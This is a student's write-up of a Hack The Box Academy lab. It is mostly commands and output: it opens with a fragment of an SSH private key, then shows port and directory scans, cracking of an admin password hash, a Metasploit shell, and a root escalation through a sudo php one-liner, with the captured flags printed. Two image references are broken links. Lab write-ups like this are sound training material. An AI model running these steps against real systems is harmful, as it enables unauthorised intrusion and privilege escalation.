EKQXxCNIyr7Gmci0pLi9k16A1vcJlxXYHBtJg6anLntwYVxbwYgYXp2Ghj+GwPcj2Ii4fq
ynRFP1fsy6zoSjN9C977hCh5JStT6Kf0IdM68BcHAAAFiA2zO0oNsztKAAAAB3NzaC1yc2
EAAAGBALd51+ewdWdp0h2Pmmo+JSrfZcni1TYhYe19L0IrMaD7/QYzaaUMVT7UPHLLx6vx
mrYEqPKFcrJGSEW1m+0LwkCOybE/j6+InkGsjSKA5uvovRdYV8jHNFbAKjJNOc/WCkrS5m
tIjepfNTK9HQCOt8dJrcESnh7yUfhIjLVE5QF/fvpECZg/Rd5Q0pyxeP3RMhuFkEgB+xfC
c9zq0Si6awYg39uy0j4Dieo/Di5+G7ImnGlhQZd/gqpF3hpHnBB4OXSC+Cvmjwz9scxQdH
dHO5GfALaILQ91GHYlSrheX8zjycSTtTJKO1LK4QIdE+piASVkZY41LR8ErJ7axXxOba2B
E+S/qL+VkovrcgawHwnINL1tVO/Bnv94eMwBvCmhmT66DFEpbtzGwn5dbivxCkF8QjSMq+
xpnItKS4vZNegNb3CZcV2BwbSYOmpy57cGFcW8GIGF6dhoY/hsD3I9iIuH6sp0RT9X7Mus
6EozfQve+4QoeSUrU+in9CHTOvAXBwAAAAMBAAEAAAGAMxEtv+YEd3kjq2ip4QJVE/7D9R
I2p+9Ys2JRgghFsvoQLeanc/Hf1DH8dTM06y2/EwRvBbmQ9//J4+Utdif8tD1J9BSt6HyN


-[eu-academy-2]-[10.10.15.228]-[htb-ac508324@pwnbox-base]-[~]
└──╼ [★]$ ssh root@159.65.92.13 -p 32719 -i id_rsa
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 4.19.0-17-amd64 x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#

and this is how i got the flag.

```
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~# ls -a
.  ..  .bash_history  .bashrc  .cache  .profile  .ssh  .viminfo  flag.txt
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~# cat flag.txt
HTB{pr1v1l363_35c4l4710n_2_r007}
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#
```

# KNOWLEDGE CHECK




Now this is how i solved this last section
# I was given a target and began my enumeration by running an nmap scan on the target

```
┌──(root㉿kali)-[/home/mwabe/Documents]
└─# nmap -p- --min-rate 1000 -sV -A 10.129.79.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 02:50 EAT
Nmap scan report for 10.129.79.97
Host is up (0.17s latency).
Not shown: 65349 closed tcp ports (reset), 184 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-title: Welcome to GetSimple! - gettingstarted
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nma
p.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/21%OT=22%CT=1%CU=38383%PV=Y%DS=2%DC=T%G=Y%TM=664B
OS:E226%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
```

port 80 is open to mean there is an http service running on ther browser.
# Also bruteforced for directories that might be of importance to me during this enumeration stage. Here were the results

```
┌──(root㉿kali)-[/home/mwabe/Documents]
└─# gobuster dir --url http://10.129.79.97/ -w /usr/share/wordlists/dirb/small.txt
-x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.79.97/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 312] [--> http://10.129.79.97/admin/]
/backups              (Status: 301) [Size: 314] [--> http://10.129.79.97/backups/]
/data                 (Status: 301) [Size: 311] [--> http://10.129.79.97/data/]
/index.php            (Status: 200) [Size: 5485]
/readme.txt           (Status: 200) [Size: 1958]
Progress: 3836 / 3840 (99.90%)
===============================================================
Finished
===============================================================
```

visiting /admin, I'm presented with a login page with which I dont have valid credentials to let me in. Fortunately I found username and a hashed password_sha-1.

```
−<item>
    <USR>admin</USR>
    <NAME/>
    <PWD>d033e22ae348aeb5660fc2140aec35850c4da997</PWD>
    <EMAIL>admin@gettingstarted.com</EMAIL>
    <HTMLEDITOR>1</HTMLEDITOR>
    <TIMEZONE/>
    <LANG>en_US</LANG>
  </item>
```


# Using hashcat, I managed to crack the password as shown in the image below.

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

d033e22ae348aeb5660fc2140aec35850c4da997:admin

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 100 (SHA1)
Hash.Target......: d033e22ae348aeb5660fc2140aec35850c4da997
Time.Started.....: Tue May 21 03:11:15 2024 (0 secs)
Time.Estimated...: Tue May 21 03:11:15 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   555.1 kH/s (0.94ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 20480/14344385 (0.14%)
Rejected.........: 0/20480 (0.00%)
Restore.Point....: 18432/14344385 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sweetgurl -> michelle4
Hardware.Mon.#1..: Temp: 47c Util: 23%

Started: Tue May 21 03:10:47 2024
Stopped: Tue May 21 03:11:17 2024
```

#username= admin & password= admin. Boom! we are in.

# I used metasploit fm to further my attack on the target and this is the final result on how I got to the user.txt as shown in the image below.


```
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2024-03-12 16:05:24 +0300  mrb3n

meterpreter > cd mrb3n
meterpreter > ls
Listing: /home/mrb3n
====================

Mode            Size   Type  Last modified              Name
----            ----   ----  -------------              ----
020666/rw-rw-r  0      cha   2024-05-21 10:14:43 +0300  .bash_history
w-
100644/rw-r--r  220    fil   2020-02-25 15:03:22 +0300  .bash_logout
--
100644/rw-r--r  3771   fil   2020-02-25 15:03:22 +0300  .bashrc
--
040700/rwx----  4096   dir   2024-03-12 16:05:25 +0300  .cache
--
100644/rw-r--r  807    fil   2020-02-25 15:03:22 +0300  .profile
--
100644/rw-r--r  0      fil   2021-02-09 13:56:38 +0300  .sudo_as_admin_successful
--
100600/rw-----  10332  fil   2021-05-07 17:28:39 +0300  .viminfo
--
100664/rw-rw-r  33     fil   2021-02-16 14:00:55 +0300  user.txt
--

meterpreter > cat user.txt
7002d65b149b0a4d19132a66feed21d8
meterpreter >
```




This is how i got shell access and captured the root.txt flag.

```
meterpreter > shell
Process 2507 created.
Channel 4 created.
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
exit
meterpreter > shell
Process 2621 created.
Channel 5 created.
CMD="/bin/sh"
sudo php -r "system('$CMD');"
whoami
root
cd /root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```

THE END!!!




https://academy.hackthebox.com/achievement/1287818/77

CONCLUSION

This was a moderate but so informative module that has taught a lot of techniques required to conduct a pentest